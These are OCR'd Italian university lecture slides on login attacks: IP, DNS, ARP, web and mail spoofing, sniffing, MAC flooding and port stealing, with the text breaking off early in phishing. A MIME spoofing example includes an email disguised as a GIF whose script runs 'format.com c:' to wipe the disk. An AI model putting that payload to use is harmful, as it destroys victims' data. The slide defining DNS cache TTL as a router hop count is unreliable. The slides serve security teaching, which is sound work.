Attacchi login: Spoofing, Sniffing, Phishing, Keyloggers

Patrick Assirelli **Matteo Battaglia**

Gruppo 9

Corso di
Sicurezza A.A. 2008/09

Introduzione

Esistono diversi tipi di minacce e attacchi a cui una rete può essere soggetta, tuttavia gli obiettivi generali sono gli stessi: essi mirano infatti a compromettere la **riservatezza**, **l'integrità** o la **disponibilità** dei dati, del software e dell'hardware.

Principali metodi di attacco:

- Spoofing
- Sniffing
- Phishing
- Keylogger

Spoofing

Lo spoofing è un tipo di attacco informatico dove viene effettuata in qualche maniera la falsificazione dell'identità.

Questi attacchi agiscono a diversi livelli del modello ISO/OSI, ma in ogni caso puntano a far credere alla vittima che si è qualcosa di diverso da ciò che si aspetta, un hostname, un indirizzo ethernet o altro ancora. Ecco le principali tipologie:


- IP Spoofing
- Spoofing del DNS
- Spoofing dell'ARP
- Web Spoofing
- Mail Spoofing

IP Spoofing

E’ l’attacco più diffuso e il più facile da eseguire.

Chi attacca modifica il campo **Source Address** all’interno dell’header IP

I router non controllano l’indirizzo del mittente ma solamente quello di destinazione.



IP Spoofing non cieco

Gli hub trasmettono i pacchetti in broadcast nella sottorete.

L’attaccante si trova nella stessa sottorete della vittima, per cui può conoscere *Sequence Number* e *Acknowledgement Number* della connessione in corso.

Utilizzando la modalità *promiscua* di una scheda di rete è possibile processare tutti i pacchetti che viaggiano sulla rete.

In caso di utilizzo di switch non è più possibile intercettare tutti i pacchetti in transito nella sottorete.

IP Spoofing cieco

L’attaccante cerca di farsi passare per un host qualunque su Internet, non facente parte della sottorete in cui si trova.

Non riesce a vedere i pacchetti mandati in risposta a quelli falsificati che ha spedito.

Non sapendo il Sequence Number di un pacchetto, non può conoscere l’Acknowledgement Number corretto del successivo.

L’attaccante può soltanto intuire il giusto Sequence Number mediante tecniche statistiche.

Spoofing del DNS

Il **DNS** (Domain Name System) è un servizio utilizzato per la risoluzione di nomi di host in indirizzi IP.

Un attacco basato sulla simulazione delle risposte DNS deve essere in grado di considerare:

- ID
- Risposta

IDENTIFICATION	PARAMETER
NUMBER OF QUESTIONS	NUMBER OF ANSWERS
NUMBER OF AUTHORITY	NUMBER OF ADDITIONAL
QUESTION SECTION	
ANSWER SECTION	
AUTHORITY SECTION	
ADDITIONAL INFORMATION SECTION	

- Porta UDP

DNS Cache poisoning


Attacco che mira a modificare la cache dei Name Server in modo da modificare l'associazione indirizzo IP / nome del server.

Si basa sul fatto che tutti i DNS conservano le richieste in una memoria cache.

TTL (Time To Live): numero massimo di router che possono essere attraversati da un pacchetto.

Con un TTL grande e una mappatura scorretta di alcuni indirizzi IP si possono dirottare le richieste che pervengono al server DNS.

Esempio Cache poisoning (1)



Esempio Cache poisoning (2)

1. L’attaccante invia una richiesta al Server DNS per un sito attendibile, supponendo che non sia presente nella cache.
2. Il Server DNS esegue una ricerca ricorsiva interrogando prima il Name Server autorevole per il dominio e via via gli altri che lo possono aiutare a trovare l'indirizzo.
3. Il Name Server invia la risposta che conterrà l’ID delle future comunicazioni tra i 2 server.
4. L’attaccante riesce ad ottenere, tramite IP Spoofing o Sniffing, l’ID della comunicazione del punto 3. Ora è in grado di spacciarsi per il Name Server autorevole, pertanto può modificare a suo piacimento le entry nella cache del Server DNS.
5. Un utente generico invia una richiesta al Server DNS per l’URL di un sito attendibile.
6. Il Server DNS risponde inviando l’indirizzo IP contraffatto.

ARP Spoofing

L'**ARP** (Address Resolution Protocol) è un protocollo che fornisce la mappatura tra l'indirizzo IP a 32 bit e il suo MAC address, l'indirizzo fisico a 48 bit.


Funzionamento:

- Un host che vuole comunicare con l'host 192.168.1.2 manderà una ARP request in broadcast con il proprio MAC, il proprio indirizzo IP e l'indirizzo IP di destinazione.
- Quando 192.168.1.2 riceverà l'ARP request risponderà con un'ARP reply destinato al MAC sorgente e contenente il proprio MAC.
- Per ottimizzare le prestazioni queste informazioni vengono memorizzate nella tabella ARP (ARP cache) di ciascun host.

ARP Spoofing

L'ARP Spoofing (detto anche ARP Poisoning) consiste nell'inviare intenzionalmente e in modo forzato risposte ARP contenenti dati non corrispondenti a quelli reali.

In questo modo la tabella ARP (ARP entry cache) di un host conterrà dati alterati.



Si basa su una debolezza intrinseca nel protocollo ARP: la mancanza di un meccanismo di autenticazione.

Esempio ARP Spoofing (1)

Attacker: IP = 192.168.1.2, MAC = 00:00:00:ZZ:ZZ:ZZ
John: IP = 192.168.1.13, MAC = 00:00:00:JJ:JJ:JJ
Linus: IP = 192.168.1.88, MAC = 00:00:00:LL:LL:LL

Prima dell'attacco le ARP cache di ciascuno dei 3 host saranno:

192.168.1.2, MAC = 00:00:00:ZZ:ZZ:ZZ
192.168.1.13, MAC = 00:00:00:JJ:JJ:JJ
192.168.1.88, MAC = 00:00:00:LL:LL:LL

Per realizzare l'ARP poisoning l'attacker invierà delle ARP reply appositamente modificate:

- a **John** invierà una reply che ha come IP quello di **Linus** (192.168.1.88) ma come MAC il proprio (00:00:00:ZZ:ZZ:ZZ)
- a **Linus** invierà una reply con IP quello di **John** (192.168.1.13) ma come MAC il proprio (00:00:00:ZZ:ZZ:ZZ).

Esempio ARP Spoofing (2)

Dopo l'attacco le ARP cache di ciascun host saranno:

Per l'**Attacker**:

- 192.168.1.2, MAC = 00:00:00:ZZ:ZZ:ZZ
- 192.168.1.13, MAC = 00:00:00:JJ:JJ:JJ
- 192.168.1.88, MAC = 00:00:00:LL:LL:LL

Per **John**:

- 192.168.1.2, MAC = 00:00:00:ZZ:ZZ:ZZ
- 192.168.1.13, MAC = 00:00:00:JJ:JJ:JJ
- 192.168.1.88, MAC = 00:00:00:ZZ:ZZ:ZZ

Per **Linus**:

- 192.168.1.2, MAC = 00:00:00:ZZ:ZZ:ZZ
- 192.168.1.13, MAC = 00:00:00:ZZ:ZZ:ZZ
- 192.168.1.88, MAC = 00:00:00:LL:LL:LL

Web Spoofing

Falsificazione di un server web per far credere ad un utente di essere connesso ad un certo server mentre è connesso ad un server malevolo.

Si falsifica l'associazione tra l'indirizzo web e l'indirizzo IP tramite un attacco di DNS poisoning.

Il server falso (Shadow Server) può:

- contenere una copia del server vero (ogni pagina è stata copiata in locale sul server falso)
- rigirare pagina per pagina le connessioni del client verso il server vero

Web Spoofing con TLS

L'attacco si svolge in tutto e per tutto come il caso senza TLS, ma l'opzione scelta è quella di rigirare le connessioni verso il server vero.

L'attaccante genera un certificato server falso, totalmente uguale al certificato vero, solamente che non è firmato dalla stessa CA.


L'utente riceve un certificato che a prima vista è valido e solo un'analisi approfondita rivela la sua falsità.

Se l’utente accetta il certificato, il server dell'attaccante fa una connessione verso il server vero, agendo da proxy e intercettando le comunicazioni.

Mail Spoofing

Far apparire un allegato di una mail come se fosse di un tipo diverso da quello che è realmente.

File Type Spoofing: viene rinominato il nome del file aggiungendo un'estensione aggiuntiva che il sistema riconosce come affidabile.



Spoofing del MIME

Il **MIME** (Multipurpose Internet Mail Extensions) è uno standard di Internet che definisce il formato delle e-mail.

Vengono utilizzate intestazioni malformate nel protocollo MIME.

```
MIME-Version: 1.0
From: mittente@server.com
To: destinatario@server.com
Subject: PAMELA.GIF + [245 spazi vuoti] + .HTA
Content-Type: image/gif; charset=us-ascii
Content-Transfer-Encoding: 7bit
<script>var wsh=new ActiveXObject('WScript.Shell');
wsh.Run('format.com c:');</script>
```

Tecniche di difesa

- IP Spoofing:
  criptare il traffico, Sequence Number random
- DNS Spoofing:
  ID e Porta random, DNSSEC
- ARP Spoofing:
  SARP, tabelle ARP statiche, IPSec, IEEE 802.1x
- Web Spoofing:
  disabilitare Javascript, controllare i certificati
- Mail Spoofing:
  prestare attenzione agli allegati sospetti

Sniffing

Attività di intercettazione passiva dei dati che transitano in una rete.

Può essere applicato sia per scopi legittimi che illeciti:


- individuazione di problemi di comunicazione
- individuazione di tentativi di intrusione
- intercettazione fraudolenta di password o altri dati sensibili

Gli sniffer offrono strumenti di analisi che analizzano tutti i pacchetti di una connessione TCP per valutare il comportamento del protocollo o per ricostruire lo scambio di dati tra le applicazioni.

Sniffing in reti locali


Reti non-switched:

- Il mezzo trasmissivo è condiviso
- Viene impostata sull'interfaccia di rete la modalità promiscua



Reti switched:

- I pacchetti vengono inoltrati solo alla porta del dispositivo che li ha richiesti
- La modalità promiscua non è sufficiente per poter intercettare il traffico



MAC Flooding

Tecnica che consiste nell'inviare ad uno switch pacchetti appositamente costruiti per riempire la sua CAM (Content Addressable Memory) table di indirizzi MAC fittizi.

Causando un overflow nella CAM table si può indurre lo switch ad entrare in uno stato di:

- ***fail open***: lo switch si comporta come un hub
- ***fail close****:* lo switch chiude tutte le porte bloccando totalmente la comunicazione

Esistono tools appositi che bombardano la rete con fake MAC address.

Port stealing


Lo scopo è quello di dirottare sulla porta dell’attaccante il traffico destinato alla vittima.

E’ basato sul concetto di MAC spoofing, cioè sulla possibilità di inviare pacchetti utilizzando un MAC diverso da quello reale.

La CAM table dello switch viene aggiornata dinamicamente sulla base del MAC mittente e della porta di provenienza.

Esempio Port Stealing (1)

MAC ADDRESS	PORTA
00:00:00:AA:AA:AA	10



Host A
MAC: 00:00:00:AA:AA:AA
Port: 1

Host B
MAC: 00:00:00:BB:BB:BB
Port: 2

Attacker
MAC: 00:00:00:ZZ:ZZ:ZZ
Port: 10

Esempio Port Stealing (2)


MAC ADDRESS	PORTA
00:00:00:AA:AA:AA	10

Host A
MAC: 00:00:00:AA:AA:AA
Port: 1

Host B
MAC: 00:00:00:BB:BB:BB
Port: 2

Attacker
MAC: 00:00:00:ZZ:ZZ:ZZ
Port: 10

Esempio Port Stealing (3)



Esempio Port Stealing (4)

1. L’attaccante invia un messaggio in cui il MAC mittente è falsificato con quello della vittima A.


2. Lo switch memorizzerà l’associazione tra MAC della vittima con la porta dell’attaccante.

3. Se un Host B vuole inviare un messaggio alla vittima A questo sarà sniffato e inoltrato alla porta dell’attaccante.

4. L’attaccante rispedisce il messaggio al corretto destinatario (effettuando una ARP Request per sapere a che porta inoltrarlo).

Phishing

Attività illegale che ha come scopo il furto di identità e di dati sensibili tramite le comunicazioni elettroniche, sfruttando tecniche di **ingegneria sociale** per ingannare le vittime.



Schema standard di attacco

1. L’attaccante invia alla vittima un messaggio e-mail che simula quello di un’istituzione nota al destinatario.

2. Il messaggio ha toni allarmistici e richiede un intervento urgente.

